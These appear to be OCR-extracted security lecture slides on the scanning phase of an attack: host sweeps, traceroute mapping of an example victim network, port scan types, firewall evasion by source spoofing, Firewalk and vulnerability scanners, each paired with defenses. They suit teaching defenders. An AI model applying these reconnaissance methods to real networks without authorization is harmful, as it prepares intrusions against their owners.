
Phase 2: Scanning

- Detecting information useful for break-in
  - Live machines
  - Network topology
  - Firewall configuration
  - Applications and OS types
  - Vulnerabilities

Network Mapping


- Finding live hosts
  - Ping sweep
  - TCP SYN sweep
- Map network topology
  - Traceroute
    - Sends out ICMP or UDP packets with increasing TTL
    - Gets back ICMP_TIME_EXCEEDED message from intermediate routers

Traceroute




A: R1 is my first hop to www.victim.com!

Traceroute




A: R1-R2 is my path to www.victim.com!

Traceroute



A: R1-R2-R3 is my path to www.victim.com!


Traceroute



A: R1-R2-R3-www is my path to www.victim.com

Traceroute

Repeat for db and mail servers



A: R1-R2-R3-www is my path to www.victim.com
R1-R2-R3-db is my path to db.victim.com
R1-R2-R3-mail is my path to mail.victim.com


➔ Victim network is a star with R3 at the center

Network Mapping Tools

- Cheops
  - Linux application
  - http://cheops-ng.sourceforge.net/Automatically performs ping sweep and network mapping and displays results in GUI

Defenses Against Network Mapping And Scanning

- Filter out outgoing ICMP traffic
  - Maybe allow for your ISP only
- Use Network Address Translation (NAT)



How NATs Work

- For internal hosts to go out
  - B sends traffic to www.google.com
  - NAT modifies the IP header of this traffic
    - Source IP: B → NAT
    - Source port: B's chosen port Y → random port X
  - NAT remembers that whatever comes for it on port X should go to B on port Y
  - Google replies, NAT modifies the IP header
    - Destination IP: NAT → B
    - Destination port: X → Y

How NATs Work

- For public services offered by internal hosts
  - You advertise your web server A at NAT's address (1.2.3.4 and port 80)
  - NAT remembers that whatever comes for it on port 80 should go to A on port 80
  - External clients send traffic to 1.2.3.4:80
  - NAT modifies the IP header of this traffic
    - Destination IP: NAT → A
    - Destination port: NAT's port 80 → A's service port 80
  - A replies, NAT modifies the IP header
    - Source IP: A → NAT
    - Source port: 80 → 80

How NATs Work

- What if you have another Web server C
  - You advertise your web server A at NAT's address (1.2.3.4 and port 55) – not a standard Web server port so clients must know to talk to a diff. port
  - NAT remembers that whatever comes for it on port 55 should go to C on port 80
  - External clients send traffic to 1.2.3.4:55
  - NAT modifies the IP header of this traffic
    - Destination IP: NAT ➔C
    - Destination port: NAT's port 55➔ C's service port 80
  - C replies, NAT modifies the IP header
    - Source IP: C➔NAT, source port: 80 ➔ 55

Port Scanning

- Finding applications that listen on ports
- Send various packets:
  - Establish and tear down TCP connection
  - Half-open and tear down TCP connection
  - Send invalid TCP packets: FIN, Null, Xmas scan
  - Send TCP ACK packets – find firewall holes
  - Obscure the source – FTP bounce scans
  - UDP scans
  - Find RPC applications

Port Scanning

- Set source port and address
  - To allow packets to pass through the firewall
  - To hide your source address
- Use TCP fingerprinting to find out OS type
  - TCP standard does not specify how to handle invalid packets
  - Implementations differ a lot

Port Scanning Tools

- Nmap
  - Unix and Windows NT application and GUI
  - http://nmap.org/
  - Various scan types
  - Adjustable timing

Defenses Against Port Scanning

- Close all unused ports
- Remove all unnecessary services
- Filter out all unnecessary traffic
- Find openings before the attackers do
- Use smart filtering, based on client's IP

Firewalk: Determining Firewall Rules

- Find out firewall rules for new connections
- We don't care about target machine, just about packet types that can get through the firewall
  - Find out distance to firewall using traceroute
  - Ping arbitrary destination setting TTL=distance+1
  - If you receive ICMP_TIME_EXCEEDED message, the ping went through

Defenses Against Firewalking

- Filter out outgoing ICMP traffic
- Use firewall proxies
  - This defense works because a proxy recreates each packet including the TTL field

Vulnerability Scanning

- The attacker knows OS and applications installed on live hosts
  - He can now find for each combination
    - Vulnerability exploits
    - Common configuration errors
    - Default configuration
- Vulnerability scanning tool uses a database of known vulnerabilities to generate packets
- Vulnerability scanning is also used for sysadmin

Vulnerability Scanning Tools

- SARA
  - http://www-arc.com/sara
- SAINT
  - http://www.saintcorporation.com
- Nessus
  - http://www.nessus.org

Defenses Against Vulnerability Scanning

- Close your ports and keep systems patched
- Find your vulnerabilities before the attackers do

At The End Of Scanning Phase

- Attacker has a list of “live” IP addresses
- Open ports and applications at live machines
- Some information about OS type and version of live machines
- Some information about application versions at open ports
- Information about network topology
- Information about firewall configuration

